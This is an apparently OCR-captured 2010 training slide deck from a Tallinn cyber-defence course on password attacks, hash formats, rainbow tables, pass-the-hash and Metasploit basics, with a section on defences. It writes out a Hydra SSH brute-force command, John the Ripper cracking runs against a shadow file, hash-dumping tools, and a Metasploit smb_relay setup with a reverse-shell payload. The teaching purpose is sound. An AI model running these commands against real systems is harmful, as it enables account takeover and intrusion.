*Training in **Cooperative Cyber Defence Centre of Excellence**, Tallinn, Estonia*

Password and Brute-Force Attacks

Version 0.1, 2010-11-04, part of:
Introductory course in IT systems attack and defence

Kaur Kasak kaur.kasak@ccdcoe.org

Copyright statement

- This material is a product of the CCD COE.
- Reproduction of material is authorized, provided the source is acknowledged, unless it is stated otherwise. Where prior permission must be obtained for the reproduction or use of material. Enquiries regarding authorization for reproduction can be sent to CCDCOE address ccdcoe@ccdcoe.org.

Brute-Force Attacks

- Brute force attack consists of systematic try-out of a large number of possible candidates for the solution. Most common use of brute-force attacks is for by-passing authentication controls
  - Enumeration (DNS names, user accounts)
  - Guessing and cracking **passwords**
  - Attacks against web applications: figuring out valid session IDs, searching for common file and directory names to expose administrative areas or backup files
  - Exploiting weaknesses in cryptographic protocols: WEP, Debian OpenSSL PRNG issue

Passwords

- Still the most common method for authentication
  - Prediction: this will not change during the next 10 years
  - Simplicity and convenience going to win...
- Although attacks against passwords are not particularly interesting, they still remain effective
- However, the general trend seems to be that **online** brute-force dictionary attacks are not so popular. There are lot of other ways of getting valuable data:
  - infecting workstations with malware and installing keystroke loggers
  - sniffing credentials or session IDs from the network

Password Attacks

Guessing

Trying to login to the system with different username and password combinations

- online
- slow
- noisy
- potential **lockout** of accounts

Cracking

Using the encrypted/hashed passwords, hashing the **guess** and comparing the result with original hash

- offline
- fast
- no noise or account lockouts
- how to get the hashes?

Password Guessing

- Works only if really weak and common passwords are used
- In general too slow to be effective
- **Dangerous** from attacker's or auditor's point of view:
  - one could lock out the accounts!
    - figure out the locking rules
  - one could easily get cought!
- For online password-guessing attacks a good wordlists (dictionaries) for usernames and passwords is essential
- Usernames should be more easy to identify
  - E-mail address format or metadata in publicly available documents could reveal the usernames

Dictionaries

- Knowledge how people usually choose passwords is valuable
- Common passwords
- Wordlists: names, common words, phonetic patterns
- Common substitutions "$" for "s," "@" for "a," "1" for "l“, "3" for "e“, initial uppercase and final uppercase
- Combinations of digits or dates added to the words
- Dictionaries based on biographical data
- Eliminate passwords that do not match password strength policy
  - pw-inspector is installed on the BackTrack
  - cupp.py: Common User Password Profiler

Tools

- **THC-Hydra**
  - "fast and flexible network logon cracker", supports many protocols

  hydra -l root -P 1000-passwords.txt -t 4 -V 10.2.1.21 ssh2

  - l root: user only "root" as usernames

  -P 1000-passwords.txt: get the passwords from file 100...

  -t 4: number of parallel tasks, target could not handle the default setting of 16 simultaneous tasks in case of ssh2

  - V: show login+password for every combination
- Brutus, Medusa,...

How passwords are stored?

- Passwords are usually stored in encrypted or hashed form
- In case of "encrypted" form, the password is usually used as a key to encrypt a constant string
  - Windows LM hash
  - Linux standard crypt
- Cryptographic hash function takes an arbitrary size bit-string and returns a fixed-size bit string:

$$h: \{0,1\}^* \rightarrow \{0,1\}^n$$

- Hash function properties:
  - One way, 2nd pre-image resistant, collision free

Passwords on Linux

- /etc/passwd
- /etc/shadow
- test:6FQw0U3FT$vv8yvBNM9SygDCgb9p3A9hM7d.F6TR1zRyTQuuqWVFPLPQtWVRmzGBnnZlcfTuR28r7un3MVJ5xWXdf4jHwQi0:14924:0:99999:7:::
  - username
  - encrypted password
  - date of last password change
  - minimum age
  - maximum age
  - password warning period

/etc/shadow encrypted password

- idsalt$encrypted$
  - id: hashing or encryption algorithm
    - 1: MD5
    - 2a: Blowfish
    - 5: SHA-256
    - 6: SHA-512
  - salt: up to 16 characters
  - encrypted: hashed/encrypted password
- id**rounds=100000**$salt$encrypted$

Salt in passwords

- **Salt** is a random string used together with the password to obtain the final hash
- Benefits
  - Makes pre-calculating **password-hash** tables (e.g. in a form of Rainbow Tables) unfeasible. Each bit of salt doubles the amount of storage and computation required
  - Users with the same password on the system would still have different hashes
    - Slows down cracking a lot of passwords simultaneously

Passwords on Windows

- **LM hash**:
  - explained in the next slide
  - Used only with LM (Lan Manager) protocol
  - Was stored for backward compatibility on Windows systems before Vista/Server 2008 by default
- **NT hash**:
  - plaintext password is converted to Unicode and hashed with MD4 algorithm
  - Used with NTLM, NTLMv2, Kerberos protocols
- **There is no salt!**

Windows LM hash

1. Convert all lower case characters in the password to upper case
2. Force the password to be exactly **14** characters long. Drop any characters over 14. Pad the password with NULL characters until it is 14 characters long
3. Split the password into two 7 character chunks
4. Use each chunk separately as a DES key to encrypt a specific string constant KGS!@#$% resulting in two 8-byte cipher text values
5. Concatenate the two cipher texts into a 16 byte string and store the result

Windows LM hash weaknesses

- Even passwords longer that **8** characters can be attacked in two separate pieces
- Lowercase characters can be ignored which dramatically decreases the key space
  - If we assume that there could be 70 different characters used in the password, the number of all possible combinations is:

$$70^7 = 8\ 235\ 430\ 000\ 000$$

  - 500 000 000 combinations/sec -> 16470 sec -> **5 hours**
  - Usually, we even do not need so wide key space and also we do not have to try all the combinations

Password Cracking

- We have obtained an encrypted or hashed version of the password. We would like to know the original
- Solution – brute-force password cracking
  - Take a plaintext from the set of all possible plaintexts
  - Compute the corresponding hash
  - If the computed hash equals the target hash the plaintext is the correct password. If not, try new plaintext
- Obviously, much faster than online password guessing
  - Actual speed depends. E.g. how much time does it take to compute the specific hash from plaintext or how much time does it take to derive the key from the plaintext

Speeding up cracking

- Use clever methods for guessing which passwords to try first
- Password cracking is trivially distributable. Therefore solutions for massive parallel computations could be exploited:
  - **G**raphics **P**rocessing **U**nits, CUDA architecture, hundreds of processor cores
  - FPGA hardware
  - Botnet (Storm Worm)
- Time-memory tradeoff
  - Pre-calculate the password/hash pairs
  - Store the results in tables using specific data structures

Extreme GPU Bruteforcer

- Andri Rebane from Estonian Defence Forces made some tests:
- Tests on a single Nvidia GTX460:
  - MD5 – 550M p/s
  - SHA-1 – 264M p/s
  - MySQL – 1900M p/s
  - NTLM – 810M p/s
- These results are obtained with using only one cheap GPU

Amazon EC2 and Cryptohaze Multiforcer

- Recently, Thomas Roth wrote in his blog about exploiting EC2 services (High Performance Computing Cluster GPU Instances) for cracking password hashes

  http://stacksmashing.net/2010/11/15/cracking-in-the-cloud amazons-new-ec2-gpu-instances/

  - CentOS 5.5 image supporting CUDA architecture
  - Cryptohaze CUDA Multiforcer
    - CUDA Multiforcer is a free brute forcing tool designed for using the capabilities of GPUs
  - Cluster GPU instance
  - Price: **$2.10** per hour

WPA-PSK Cracker

- Hashed WPA pre-shared key is captured from the initial 4-way handshake
  - In case of WPA-PSK, network traffic is encrypted with a key which is calculated by applying PBKDF2 key derivation function to the **password** using **SSID** as the salt
  - The process involves 4096 rounds of HMAC-SHA1 calculations which makes it very slow to brute-force on single computer (**coWPAtty**)
- A cloud-based cracking service against WPA-PSK exists
- http://www.wpacracker.com/index.html
- **Cost: 17$**

Rainbow Tables

- When the same attack has to be carried out multiple times it may be useful to execute exchaustive search in advance and store the results in memory. However, saving all the results requires too much memory
- Philippe Oechslin: method to trade memory against time
- Task of hash computing is done in advance and results stored in "rainbow tables"
  - Pre-computation of the tables takes more time than full key-space brute force
  - After tables have been generated: the table lookup is hundreds of times faster than brute-force

Rainbow Tables II

- Simplified description how it works:

  http://kestas.kuliukas.com/RainbowTables/

- You can generate your own tables for specific hash algorithm and character set:
  - RainbowCrack (rtgen, rtsort, rcrack)
  - Winrtgen is packed with Cain and Abel
- You can use pre-computed Rainbow Tables
  - Download over BitTorrent
  - http://www.freerainbowtables.com/en/tables/
  - Buy on external disk

John The Ripper

- Free and open source password cracker
  - On BackTrack: /pentest/passwords/jtr
- Supports different cracking modes
  - Wordlist


    ./john --wordlist=/tmp/passwords.txt /tmp/shadow

    ./john --wordlist=./password.lst --rules /tmp/shadow
  - Single crack: try common passwords with mangling rules
  - Incremental: try all possible combinations, you can define the charset, Min and Max size in john.conf


    ./john –incremental=Alnum /tmp/shadow

NTLMv2 authentication simplified

- Challenge-Response authentication protocol



NTLMv2 authentication simplified II



NTLMv2 authentication response

- **NT_hash** = The NT password hash, MD4 digest of the password converted to Unicode, 16 bytes
- **V1** = Unicode uppercase username concatenated with the Unicode authentication target (domain or server name)
- **NTLMv2_hash** = **HMAC-MD5**(**V1**, Key = **NT_hash**)
- **Blob** = Signature, Timestamp, Client Nonce, Target Information,...
- **Response** = **Blob** + **HMAC_MD5**(Server Challenge + **Blob**, Key = **NTLMv2_hash**)

  Main point – the password hash is used in these calculations, not the clear-text password itself

Pash-the Hash

- Old concept, long time no public tools available, has gained more popularity since 2007
- Pass the hash – authenticating to remote system with valid username and password hash. **No** clear-text **password is required**
- Attacker has stolen credentials – username and password hash
- Attacker loads these credentials into the memory of a system under her control with hash passing tool
- These credentials will be used to form an authentication response to the target server

Pash-the Hash II

- If domain administrator logs to some workstation with the domain admin account – the hash could be stolen from that workstation
  - Windows caches the passowrd hashes in memory (LSASS process) when user logs in
- Same credentials are often used in different systems
  - Windows workstations have often the same credential for local administrator account
  - After compromising one system, it is easy to compromise multiple other systems
  - No time consuming password cracking is required

Tools

- Obtaining the hashes
  - If you have administrative rights on system
    - Pwdump – only from the local SAM database
    - Whosthere.exe – dumps LM/NTLM credentials stored in memory of authentication process LSASS.exe
    - Use Metasploit or commercial exploitation frameworks
  - Sniffing from the network
- Passing the hash
  - Pass-the-hash Toolkit
  - Metasploit (psexec)

HTTP Basic Authentication

Client:

GET / HTTP/1.0

Server:

HTTP/1.1 401 Authorization Required

Date: Wed, 10 Nov 2010 15:58:54 GMT

WWW-Authenticate: Basic realm="USMOSC Intranet“

Client:

GET / HTTP/1.1

Host: localhost

Authorization: Basic **YWRtaW46cGFzc3dvcmQ=**

HTTP Basic Authentication II

- Base64 encoding could be easily decoded:
  - YWRtaW46cGFzc3dvcmQ=
  - admin:password
- Alternative is to use **HTTP Digest Authentication**
  - Client tries to access protected page
  - Server replies with 401 Unauthorized response specifying **realm** and connection unique random value called **nonce**
  - Client calculates authentication response:
    - HA1 = MD5(username:realm:password)
    - HA2= MD5(method:digestURI)
    - Response = MD5(HA1:nonce:HA2)

Defence

- Strong Passwords
- Design good account lockout policies
  - Main problem: too strict rules will cause a lot of calls to the help-desks
- Use alternatives to the password
  - 2 factor authentication
    - Mobile-ID, Smart cards
    - Biometrical authentication
    - Tokens
  - Maps

Defence II

- Windows
  - Kerberos in domain environments
  - Disable storing LM hash if not required
- Linux
  - Enable account locking
  - Use slower hash types, key derivation functions
  - Increase the time the system needs for calculating the hash
  - /etc/pam.d/common-password
  - password [success=1 default=ignore] pam_unix.so obscure sha512 rounds=10000

Introductory course in IT systems attacks and defence

METASPLOIT FRAMEWORK

Metasploit Framework

- *The Metasploit Framework is a penetration testing toolkit, exploit development platform, and research tool*
  - Therefore it is meant both for testing and developing new exploits
  - The tool is free and open-source in contrast to its many commercial counterparts
  - Reusable components (libraries, payloads)
  - Simplifies, standardizes, speeds up exploit generation and usage

Metasploit Intro

- You will find Metasploit installation from following directory on the BackTrack

  `/opt/metasploit3/msf3/`

- Interfaces
  - msfcli:
    - command line interface, mainly useful for scripting
  - msfconsole:
    - console-based interface to the framework, most popular, allows access to most of the Metasploit's features
  - msfweb, msfgui: could be useful for demos

Metasploit Intro II

- Start metasploit console on BackTrack vm:
  - `./msfconsole`
  - `help`
- **Exploits**: active and passive
  - `show exploits`
- **Payloads**: Singles, Stagers, Stages
  - `show payloads`
  - Meterpreter (Metasploit Interpreter)
- Search
  - `search vnc`

Metasploit Intro III

- Start exploitation
  - **use** exploit/windows/smb/smb_relay
  - **show** options
  - **set** LHOST 192.168.133.100
  - **set payload** windows/meterpreter/reverse_tcp
  - **exploit**
- Interaction with sessions
  - **sessions -l** [list all sessions]
  - **sessions -i x** [interact with session nr x]
- Free online-course by Offensive Security

  http://www.offensive-security.com/metasploit-unleashed

Introductory course in IT systems attacks and defence

PRACTICAL EXERCISES IN PASSWORD ATTACKS

References

- http://technet.microsoft.com/en-us/library/dd277300.aspx
- http://davenport.sourceforge.net/ntlm.html
- http://en.wikipedia.org/wiki/Salt_%28cryptography%29
- http://lasecwww.epfl.ch/pub/lasec/doc/Oech03.pdf
- http://www.schneier.com/blog/archives/2007/01/choosing_secure.html